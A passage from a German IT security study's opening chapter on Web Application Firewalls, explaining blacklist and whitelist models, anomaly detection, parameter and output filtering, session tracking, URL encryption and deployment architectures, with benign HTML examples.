
STUDIE

IT SECURITY

Methoden, Prozess- und Vorgehensmodelle, aktuelle Lösungsansätze, ROI-Calculator, SWOP-Analysen



Themen: WAF, Netzwerksicherheit, Biometrie, Toolbasierte Security Awareness, Secure Software Development, HTML5, DLP & Endgeräte-Sicherheit, IT-Infrastruktur, Compliance-Reifegradmodell, Innovatives Identitätsmanagement

Inklusive CD-ROM

itresearch

Autoren:

Werner Blessing, Paul French, Dr. Ludwig Fuchs, Wolfram Funk, Kristina Javorková, Thomas Jähnel, Michael Klatte, Michael Kranawetter, Prof. Dr. Hartmut Pohl, Dr. Bruce Sams, Michael Schmidt, Andreas Schnitzer, Frank von Stetten, Thorsten Scharmatinat, Lutz Weimann

Herausgegeben von: Ulrich Parthier, itresearch

IT Verlag für Informationstechnik GmbH, Michael-Kometer-Ring 5

D - 85653 Aying

Tel. 08104-6494-0

Fax 08104-6494-22

E-Mail u.parthier@it-verlag.de

www.it-research.net

Bildnachweis Cover: Yakobchuk Vasyl/shutterstock.com

Covergestaltung: Andreas Kreutz, G&K Design, www.magazinemaker.de

Layout: Florian Dausch, Sauerlach

1. Auflage

ISBN 3-936052-38-7

Inhaltsverzeichnis

1 Web Application Firewalls (WAF): Zweck, Auswahl & Einsatz im Unternehmen

1.1 Problemstellung

Mit der Verbreitung von Web-Anwendungen in unternehmenskritischen Bereichen nimmt auch die Anzahl und Schwere der Angriffe auf diese Anwendungen zu. Hier spielen sowohl die direkten finanziellen Implikationen eines erfolgreichen Angriffs, beispielsweise auf einen Onlineshop, eine Rolle, als auch die indirekten Folgen in Fällen von Datenmanipulationen oder Diebstahl von Daten. Regelmäßig liest man in der Presse von spektakulären Missbrauchsfällen in denen tausende Datensätze eines Unternehmens gestohlen wurden oder im Rahmen von Betrugsfällen hohe finanzielle Schäden für Organisationen oder Einzelpersonen entstanden.

Während sich die Schutzmaßnahmen von Unternehmen in der Vergangenheit vornehmlich auf die Infrastruktur konzentrierten, zeigen aktuelle Studien, dass sich die meisten Angriffe mittlerweile auf die Anwendungsebene verlagert haben. Traditionelle Verteidigungsmechanismen wie Netzwerkfirewalls schützen nicht vor dieser Art von Angriffen, da sie sich komplett auf der Schicht des Anwendungsprotokolls HTTP abspielen und dieses von den Firewalls ohne weitere Kontrolle an den Anwendungsserver weitergeleitet wird. Bild 1 zeigt eine klassische Infrastruktur, um eine Web-Anwendung zu betreiben. Man erkennt dort, dass das verwendete Protokoll HTTP, und damit die Anwendung selbst, nicht durch die Firewall geschützt wird. Hier klafft in den Sicherheitskonzepten vieler Unternehmen eine große Lücke, deren Schadenspotential häufig unterschätzt wird.




Abbildung 1: Das „Port 80"-Problem bei Web-Anwendungen.

1.2 Lösungsansätze

Vor diesem Hintergrund existieren einen Reihe von Strategien, um die Anwendungssicherheit zu erhöhen und kritische Schwachstellen zu schließen, darunter auch eine neue Klasse von Produkten, welche einen umfassenden Schutz der Applikationsebene gewährleisten soll: die Web Application Firewalls. Eine Web Application Firewall, im weiteren Text in der Kurzform als WAF bezeichnet, ist demzufolge ein Filter zwischen Clients und dem Server, welcher auf der Ebene des Anwendungsprotokolls agiert.

Das Hauptziel dieses Beitrages ist es, eine herstellerübergreifende, unabhängige Betrachtung von WAFs zu liefern, so dass Unternehmen begründete Entscheidungen über deren Einsatz treffen können.

1.3 Unterschied zu klassischen Firewalls

Eine WAF unterscheidet sich von einer klassischen Netzwerkfirewall dadurch, dass sie das Applikationsprotokoll (HTTP), welches auf Schicht 7 des OSI-Modells zum Einsatz kommt, versteht und analysieren kann. WAFs arbeiten inline, sie befinden sich also auf dem Verbindungspfad zwischen Client und Server, und erlauben die gezielte Filterung anhand von protokollspezifischen Kriterien. Zur Realisierung kommt meist eine Reverse-Proxy Implementierung zum Einsatz. Hierbei fungiert die Application Firewall als „umgekehrter" Proxy-Server im internen Netz vor dem eigentlichen Applikationsserver. Der Client geht dadurch keine direkte Verbindung mehr mit dem Server ein, sondern dessen Verbindung wird am Proxy terminiert.

Die WAF prüft dann die Anfrage des Clients und stellt, falls kein Angriff erkannt wurde, eine interne Verbindung zum Applikationsserver her und leitet die Anfrage des Clients an diesen weiter. Selbiges Verfahren greift entsprechend auch auf dem Weg zurück zum Client.

Mit dem Einsatz einer WAF werden zwei Kernziele verfolgt. Das erste steht klar im Vordergrund und bedarf keiner weiteren Erläuterung: Die Steigerung des Sicherheitsniveaus der zu schützenden Anwendungen. Ein sekundärer Aspekt, der eine große Rolle spielt ist das Ziel der „Separation of Concerns"; also der Trennung von Verantwortlichkeiten.

Das Herauslösen von Sicherheitsaufgaben und die Zentralisierung dieser Aufgaben auf einem von der Anwendung logisch getrennten System bietet einige Vorteile:

1. Eine zentrale Instanz kann Sicherheitsaspekte adressieren.
2. Eine Revision der Sicherheitspolicies kann unabhängig von Quellcode durchgeführt werden.
3. Änderungen von Sicherheitsaspekten können unabhängig vom Quelltext der Applikation durchgeführt werden.
4. Eine Trennung von Anwendungssicherheit und Anwendungsentwicklung kann vollzogen werden.

1.4 Strategien, Sicherheitsmodelle und Regelsätze

Die wesentlichen Eigenschaften eines WAF Systems sind, dass es die Ein- und Ausgaben der Web-Anwendung auf Protokollebene analysieren und verändern, sowie loggen und in bestimmten Fällen komplett unterbinden kann. Die Entscheidungsgrundlage, ob ein Request als gültig oder als Angriff eingestuft werden sollte, oder ob Veränderungen an den entsprechenden Daten vorgenommen werden sollen, hängt an einem komplexen Regelwerk, welchem im wesentlichen zwei Modelle zu Grunde liegen, die auch aus anderen Bereichen der Sicherheit bekannt sind: das negative und das positive Sicherheitsmodell.

1.4.1 Negatives Sicherheitsmodell (Blacklist)

Beim negativen Sicherheitsmodell wird der Ansatz verfolgt, dass zunächst jeder Request und jede Response gültig ist und die WAF unbehelligt passieren darf, solange nicht eine Regel auf diese Nachricht zutrifft, welche dies verhindert. Somit ist das Regelwerk bei einem negativen Sicherheitsmodell eine „Verbotsliste" oder auch Blacklist. Beim Erstellen einer Blacklist muss somit folgende Frage beantwortet werden: Welche Requests und Responses sind unsicher?

Eine Blacklist besteht dabei aus einer Vielzahl von Signaturen, also Erkennungsmustern, welche in Form von regulären Ausdrücken formuliert werden können und unerwünschte Daten kennzeichnen. Einzelne Regeln können dabei in unterschiedlichen Phasen zum Einsatz kommen und beispielsweise nur auf Request Header, nur auf Response Bodys oder nur auf Request Parameter angewandt werden.

Im Regelfall führt das Auffinden einer Schwachstelle in einer Applikation dazu, dass die zuständigen Entwickler – bei extern eingekauften Anwendungen der externe Partner – benachrichtigt werden und mit der Erarbeitung einer Lösung beauftragt werden. Je nach Komplexität des Problems und Abhängigkeiten von Wartungsintervallen und Entwicklungszyklen kann es vom Auffinden der Schwachstelle bis zu ihrer Schließung in der produktiven Applikation Tage bis Wochen dauern, in denen die Anwendung weiterhin verwundbar bleibt.

In Kombination mit der Analyse von Schwachstellen ermöglichen WAF Produkte eine sehr schnelle Reaktion auf gefundene Probleme. Durch sogenanntes „Just-In-Time-Patching" lassen sich Schwachstellen innerhalb von kurzer Zeit durch Hinzufügen entsprechender Regeln auf der WAF blockieren und erreichen somit eine deutliche Reduktion des Zeitfensters, in dem erfolgreiche Angriffe durchgeführt werden können.

Problematisch an dem Ansatz der Blacklists ist, dass dieser nur vor Schwachstellen schützen kann, die dem Ersteller der Blacklist zu diesem Zeitpunkt bekannt waren. Das können einerseits bekannte Probleme in bestimmten kommerziellen Applikationen sein, andererseits lassen sich generische Signaturen definieren die beispielsweise einen Grundschutz gegen XSS Angriffe implementieren, indem sie keine <script> Tags in Eingabewerten erlauben. Es ist allerdings nicht möglich durch den Einsatz von Blacklists vollständigen Schutz vor einer bestimmten Kategorie von Schwachstellen zu bieten, sondern es können lediglich einzelne, konkrete Schwachstellen behandelt werden.

1.4.2 Positives Sicherheitsmodell (Whitelist)

Das positive Sicherheitsmodell geht von der umgekehrten Annahme aus. Hier wird zunächst alles als ungültig betrachtet, was nicht explizit erlaubt ist. Somit muss eine Whitelist erstellt werden, in der alle gültigen Requests beschrieben werden, sodass diese die WAF passieren dürfen. Auf den ersten Blick ist der Einsatz eines positiven Sicherheitsmodells wünschenswert und kann ein wesentlich höheres Sicherheitsniveau schaffen, als dies mit dem negativen Ansatz möglich wäre. Das problematische an dieser Vorgehensweise ist, dass sie zu außerordentlich umfangreichen Regelsätzen führt, wie

man leicht erkennen kann, wenn man die benötigten Eingabedaten einer typischen, komplexeren Web-Anwendung aufzählt.

Beim Erstellen einer vollständigen Whitelist muss jede URL der Applikation aufgeführt werden, welche dynamische Inhalte darstellt (also alle Scripts, Actions oder ähnliches), und für jedes Element dieser Liste müssen zahlreiche Fragen beantwortet werden, wie etwa

- Welche HTTP Methoden sind erlaubt?
- Welcher Content-Type ist erlaubt?
- Wie lang darf der Request sein?
- Welche Parameter sind erlaubt?
- Welche Wertebereiche dürfen die Parameter annehmen?

Letztendlich benötigt die WAF ein vollständiges Modell der Anwendung, da ansonsten legitime Anfragen abgelehnt würden, weil sie nicht explizit als gültig aufgelistet wurden.

Ein anderer problematischer Aspekt ist die Dynamik von Applikationen.

Ändern sich Teile der Web-Anwendung im Laufe des Lebenszyklus, beispielsweise durch Hinzukommen neuer Funktionalitäten oder Änderungen an bestehenden, so ist eine Anpassung des Modells erforderlich. Dies bedeutet einen nicht zu unterschätzenden Mehraufwand für jede Veränderung an der Anwendung.

1.4.3 Hybride Ansätze

Zusammenfassend lässt sich sagen, dass jede der beiden Strategien ihre Limitierungen hat. Das negative Sicherheitsmodell schützt nur zuverlässig gegen bekannte Probleme, das positive Sicherheitsmodell ist komplex in seiner Entwicklung und muss laufend angepasst werden, wenn die Applikation weiterentwickelt wird. Die meisten Hersteller verfolgen deshalb eine hybride Strategie, indem sie eine Kombination aus beiden Ansätzen anbieten. Es werden ausführliche Regelsätze für Blacklists mitgeliefert, die einen „Basisschutz" gegen eine Reihe bekannter Angriffe bieten, ergänzt durch ein Werkzeug zur Erstellung von Whitelists.

1.4.4 Automatisierte Anomalie-Erkennung

Eine weitere Strategie sind Verfahren zur Anomalie-Erkennung. Diese entwickeln ein Modell der normalen Nutzung eines Systems basierend auf empirischen Beobachtungen einer Trainingsmenge. Nachfolgende Beobachtungen, welche von dem entwickelten Modell abweichen, werden als Anomalien erkannt. Maschinelle Lernverfahren, deren Funktion über das Erlernen der einzelnen Beobachtungen hinaus geht, müssen eine Form von Generalisierung durchführen, weil die Menge der als normal geltenden Beobachtungen größer ist als die Trainingsmenge. Bezogen auf Web-Anwendungen ist die Menge der möglichen gültigen Eingaben in der Regel unendlich groß, daher ist Generalisierung unabdingbar.

Ziel der Anomalie-Erkennung ist es, ein Modell zu bilden, welches möglichst exakt die Menge des erlaubten normalen Verhaltens abbildet. Wird eine zu starke Generalisierung durchgeführt, wird die Menge des als normal geltenden Verhaltens größer als die tatsächliche Menge, was dazu führt, dass Fehlverhalten nicht korrekt erkannt wird. Ein solcher Fall wird auch als False Negative bezeichnet. Das Gegenteil davon ist eine zu geringe Generalisierung, die dazu führt, dass die Menge des als normal angesehenen Verhaltens kleiner ausfällt als die tatsächliche Menge des möglichen normalen Verhaltens. Dadurch wird dann teilweise korrektes Verhalten fälschlicher Weise als Anomalie erkannt; es treten so genannte False Positives auf.

Der hohe Detailgrad, der für ein vollständiges positives Sicherheitsmodell erforderlich ist, und der damit verbundene Konfigurationsaufwand machen eine Automatisierung erstrebenswert, welche auf der Analyse von Datenverkehr zwischen Anwendung und Clients basiert.

Im „Lernmodus" werden zunächst für alle URLs und alle zugehörigen Parameter entsprechende Profile erstellt. Der zweite Schritt besteht dann in der Analyse der gesammelten Stichproben an Requestdaten anhand der erstellten Profile. Für jeden Request werden sämtliche Score Werte ermittelt. Diese dienen als Ausgangspunkt für den zu setzenden Schwellwert des jeweiligen Profils. Ausgehend von der Annahme, dass sich ausschließlich normaler Datenverkehr frei von Angriffen, in der Stichprobe befunden hat, lässt sich ein Schwellwert größer oder gleich dem maximalen Anomalie-Score wählen. Durch die Einbeziehung eines zusätzlichen Toleranzspielraumes von 5-10% lässt sich die Gefahr von False Positives weiter reduzieren.

1.5 Zusätzliche Sicherheitsmaßnahmen

Die in den vorangegangenen Abschnitten besprochenen Verfahren bilden die Basis einer WAF. Zusätzlich dazu wurde eine Reihe von Funktionalitäten entwickelt, welche das allgemeine Sicherheitsniveau erhöhen und mit geringem Konfigurationsaufwand zu aktivieren sind.

Die nachfolgenden Funktionen beruhen alle auf Informationen, die von der Anwendung oder den beteiligten Servern an den Client übermittelt werden, wie beispielsweise Cookie-Werte oder versteckte Formularfelder.

1.5.1 Standardkonformität

Die Spezifika des HTTP Protokolls werden in den Implementierungen gängiger Web- und Applikationsserver häufig aufgeweicht, dadurch dass viele Implementierungen auch Requests beantworten, die nicht vollständig RFC-konform sind. Dies findet seine Ursache darin, dass viele RFCs explizit empfehlen, so tolerant wie möglich mit Abweichungen umzugehen, sodass auch Fehler in den Clients toleriert werden.

Aus der Sicherheitsperspektive ist dieses Verhalten als kritisch zu beurteilen, denn durch die Akzeptanz von nicht-konformen Requests vergrößert sich die Angriffsfläche der Anwendung, da mehr Varianten der Eingabe zu gültigen Antworten des Servers führen können. Deshalb implementieren viele WAFs eine Reihe von grundlegenden

Prüfungen auf RFC-Konformanz und lehnen Anfragen ab, die nicht dem Standard entsprechen.

1.5.2 Parameterüberprüfung

Parametervalidierung ist ein komplexes Thema und fehlende oder unzureichende Validierung ist die Ursache vieler Sicherheitsprobleme. Eine Teilmenge der Validierung lässt sich allerdings sehr einfach über eine WAF abbilden und diese wird nachfolgend erläutert.

Es existieren prinzipiell zwei Arten von Eingabefeldtypen: Freitextfelder und Felder mit vorgegebenen Werten. Die hier erläuterte Funktionalität beschränkt sich auf letztere Kategorie, denn bei dieser sind „automatisch" alle gültigen Werte bereits in der von der Web-Anwendung ausgelieferten Seite enthalten, wie das Listing exemplarisch an einer Auswahlliste für ein Anrede-Feld in einem Formular illustriert.

```
<select name="anrede">

        <option value="1">Herr</option>

        <option value="2">Frau</option>

</select>
```

Abbildung 2: Listing: HTML-Code für eine Auswahlbox zur Anrede

Die WAF analysiert nun die HTML-Seite, die an den Client gesendet wird, und erstellt auf dieser Grundlage eine dynamische Whitelist, die alle Parameter mit fixen Wertemengen enthält. Im gezeigten Beispiel des Anrede Feldes würde somit der Parameter anrede mit einer Wertemenge von W = {1, 2} gespeichert. Genauso wird auch mit allen anderen Elementen verfahren, deren Wertebereiche bereits feststehen. Versteckte Felder werden dabei als Konstanten betrachtet, deren Wert sich nicht ändern darf.

Sendet nun der Client einen Requests, so prüft die WAF alle übermittelten Parameter gegen die vorher erstellte Liste und kann auf diese Weise Manipulationen aufdecken.

Ein anderer, seltener vorkommender Ansatz die selbe Problematik zu adressieren ist es, die Formular-Optionen vor der Weiterleitung an den Client zu verschlüsseln, sodass diese auf Seiten des Clients nicht manipuliert werden können. Sendet der Benutzer dann im Anschluss das Formular ab, so werden die Werte auf der WAF wieder entschlüsselt, bevor sie an die Anwendung weitergereicht werden.

1.5.3 Ausgabefilter

Um das Problem von Informationslecks zu adressieren, können WAF-Systeme die Responses zum Client analysieren und bestimmte Daten nicht an den Client senden. Das Verfahren basiert auf den oben erläuterten Blacklists und verwendet reguläre Ausdrücke zur Beschreibung der schützenswerten Informationen. Das häufigste Einsatzge-

biet für diese Funktionalität ist der Schutz von Kreditkartendaten, die sich durch die WAF komplett blockieren oder durch eine Maskierung wie beispielsweise XXXX XXXX XXXX 6248 ersetzten lassen.

Durch geeignete Signaturen lassen sich aber auch technische Fehlermeldungen, wie etwa Datenbankfehler oder Fehlerseiten des Web-Servers unterdrücken oder auf eine generische Fehlerseite umleiten.

1.5.4 Sichere Cookie-Verwaltung

Probleme mit unsicheren Session-IDs oder vertraulichen Informationen in Cookies können zu erheblichen Sicherheitsproblemen führen. Viele dieser Probleme können auf einfache und für die Anwendung komplett transparente Weise durch den Einsatz einer WAF gelöst werden, die den Schutz von Cookies unterstützt.

Hierzu gibt es verschiedene Realisierungsmöglichkeiten, wobei alle darauf basieren, dass die WAF ein Cookie, das von der Anwendung gesetzt wird, auf dem Weg zum Client abfängt und danach mit dem vom Client gesendeten vergleicht.

1.5.5 User Session Tracking

Ein weiterer wichtiger Aspekt ist die Zugriffsbeschränkung von Nutzern auf bestimmte Bereiche einer Web-Anwendung und damit die Durchsetzung der von der Anwendung definierten Benutzerführung. Die reguläre Nutzung eines bestimmten Benutzers der Anwendung lässt sich als Zustandsübergangsdiagramm visualisieren. Dabei entsprechen die Zustände den einzelnen URLs einer Anwendung und die Übergänge sind die Aktionen des Benutzers die zum Wechsel von einer URL zur nächsten führen. Hier kommt das User Session Tracking zum Einsatz, um zu verhindern, dass ein Angreifer beliebige Sprünge in der Anwendung ausführen kann. Dadurch lassen sich manche Angriffe gegen die Applikationslogik unterbinden, die darauf basieren, in einem mehrstufigen Prozess einzelne Schritte zu überspringen. Auch kann diese Maßnahme gegen manche Insecure Direct Object Reference Schwachstellen schützen, wenn alle erreichbaren Datensätze immer über Listen zugänglich gemacht werden.

1.5.6 URL Encryption

Die URL Encryption ist ein Verfahren, welches im wesentlichen dasselbe Ziel verfolgt, wie das User Session Tracking, nämlich das Unterbinden von Abweichungen von der durch die Anwendung definierten Benutzerführung. Das Vorgehen ist allerdings ein anderes.
Die WAF analysiert auch hier die Responses an den Client und ermittelt alle darin enthaltenen Verknüpfungen. Doch anstatt diese zu speichern, werden sie durch ein geeignetes kryptographisches Verfahren verschlüsselt und im Ausgabestrom ersetzt, bevor sie an den Client weitergeleitet werden. Aus einem Link, wie dem nachfolgend dargestellten, wird nach der URL Encryption beispielsweise der in diesem Listing dargestellte.

```
<a href="http://server/myapp/showUser.do?id=15">UserX</a>

<a href="http://server/87d755dd6d04de5a62407fdec1207b3">UserX</a>
```

Abbildung 3: Listing: HTML-Link vor und nach der URL Encryption

Sendet nun der Client eine Anfrage zurück an den Server, so verifiziert dieser, dass eine verschlüsselte URL übergeben wurde, entschlüsselt diese und leitet den Request im Klartext an die Anwendung weiter. Das Verfahren benötigt, wie das im vorigen Abschnitt vorgestellte auch, eine Liste von Einstiegspunkten, die ohne Verschlüsselung erreichbar sind.

Die Nachteile des User Session Trackings treffen analog auch auf dieses Verfahren zu, da im Kern dasselbe Konzept nur durch eine andere technische Realisierung umgesetzt wird.

1.6 Architekturmuster zur Integration von WAFs

Für die Integration einer WAF stellt sich zunächst die grundlegende Frage nach der Einbindung des Systems in ein bestehendes Netzwerk, unabhängig von der späteren Platzierung. Dazu bestehen drei verschiedene Möglichkeiten, die nachfolgend vorgestellt werden.

1.6.1 Reverse Proxy

Die meisten WAFs werden als Reverse Proxy realisiert. Ein Reverse Proxy ist ein Proxy, welcher alle Verbindungen zu einem bestimmten Server verarbeitet und weiterreicht, im Gegensatz zu regulären Proxies, die alle Verbindungen von einem bestimmten Client verarbeiten und weiterreichen. Die Realisierung als Reverse Proxy ist die bei weitem geläufigste Umsetzung einer WAF.




Abbildung 4: Funktionsweise eines Reverse Proxies

Die WAF agiert dabei als Filter, der innerhalb des Proxies realisiert wird und die Requests des Clients sowie die Responses des Servers prüft, bevor eine Verbindung mit der jeweiligen Gegenseite hergestellt wird. Kommt die WAF zu der Entscheidung, dass es sich um einen Angriff handelt, so kann sie die Verbindung mit dem Client terminie-

ren bzw. eine entsprechende Fehlerseite ausliefern, ohne dabei überhaupt eine weitere Verbindung zum Anwendungsserver aufzubauen.

Ein zentraler Aspekt dabei ist, dass es sich auf beiden Seiten des Reverse Proxies um eigenständige TCP Verbindungen handelt, die auch unabhängig voneinander unterbrochen werden können. Dies bietet nicht nur in Bezug auf die Sicherheit Vorteile, sondern auf Grund dieser Eigenschaft lassen sich auch eine Reihe von nützlichen Zusatzfunktionen auf der WAF realisieren.

1.6.2 Bridge

Eine Bridge verbindet im allgemeinen zwei Netzwerksegmente auf der OSI Schicht 2 miteinander. Das bedeutet, dass die Bridge unterschiedliche Ethernet MAC Adressen in den beiden zu verbindenden Netzwerksegmenten besitzt, allerdings keine eigene IP Adresse hat und somit für die höheren Schichten komplett transparent ist. Dies hat zur Folge, dass TCP-Verbindungen nicht an der WAF terminiert werden, sondern bis zum Application Server bestehen, wie die Abbildung zeigt. Die WAF unterbricht nur dann die Verbindung, wenn ein Angriff erkannt wurde. Dies geschieht, indem an beide beteiligten Parteien der Verbindung ein TCP Reset gesendet wird, der die Kommunikationspartner dazu auffordert die Verbindung zu beenden.




Abbildung 5: Funktionsweise einer Bridge

Aus Sicht von TCP/IP betrachtet, verhält sich die WAF wie ein Kabel. Dass eine Bridge keine eigene IP-Adresse besitzt, ist für ein sicherheitskritisches Element in einem Netzwerk von Vorteil, denn dadurch ist sichergestellt, dass die WAF selbst keinerlei Angriffsfläche bietet. Ein Angreifer, dem es gelingt in das Netz einzudringen, hat keine Möglichkeit die WAF selbst über eine IP-Adresse zu erreichen.

Die systemimmanenten Eigenschaften einer Bridge bringen allerdings auch einige Nachteile mit sich. Der größte Vorteil einer Bridge, nämlich dass sie die Verbindung nicht unterbricht, ist auch gleichzeitig der größte Nachteil. Aus der Sicherheitsperspektive ist eine Unterbrechung der Verbindung nach dem Proxy-Prinzip als sicherer zu betrachten weil dadurch eine logische Trennung des Clients vom Server besteht und letzterer nur noch einen dedizierten Kommunikationspartner hat. Außerdem erschwert die durchgehende Verbindung zwischen Client und Server den Umgang mit SSL auf der WAF, denn damit die WAF ihrer Funktion nachkommen kann, muss sie in der Lage

sein, den SSL-Datenstrom zu entschlüsseln. Im Bridge Modus muss dazu derselbe Schlüssel auf der WAF vorliegen, wie auch auf dem Application Server.

1.6.3 Eingebettetes Modul

Die letzte Möglichkeit ist die Realisierung der WAF als eingebettetes Modul auf Serverseite. Diese Variante ist eng verknüpft mit architektonischen Entscheidungen, da der Einsatz als Modul auch Konsequenzen für die Platzierung des Systems hat.

1.7 Funktionen mit Relevanz für die Architektur

Auf Grund der Tatsache, dass eine WAF logisch gesehen immer vor der eigentlichen Applikation und dem damit verbundenen Server positioniert sein muss, ist es möglich an dieser Stelle auch für den eigentlichen Zweck des Systems sekundäre, ergänzende Funktionalitäten unterzubringen. Im Folgenden sollen die wichtigsten davon kurz erläutert werden, da diese dann für die weitere Betrachtung der Architekturkonzepte eine wichtige Rolle spielen.

1.7.1 Auslagerung von SSL-Terminierung

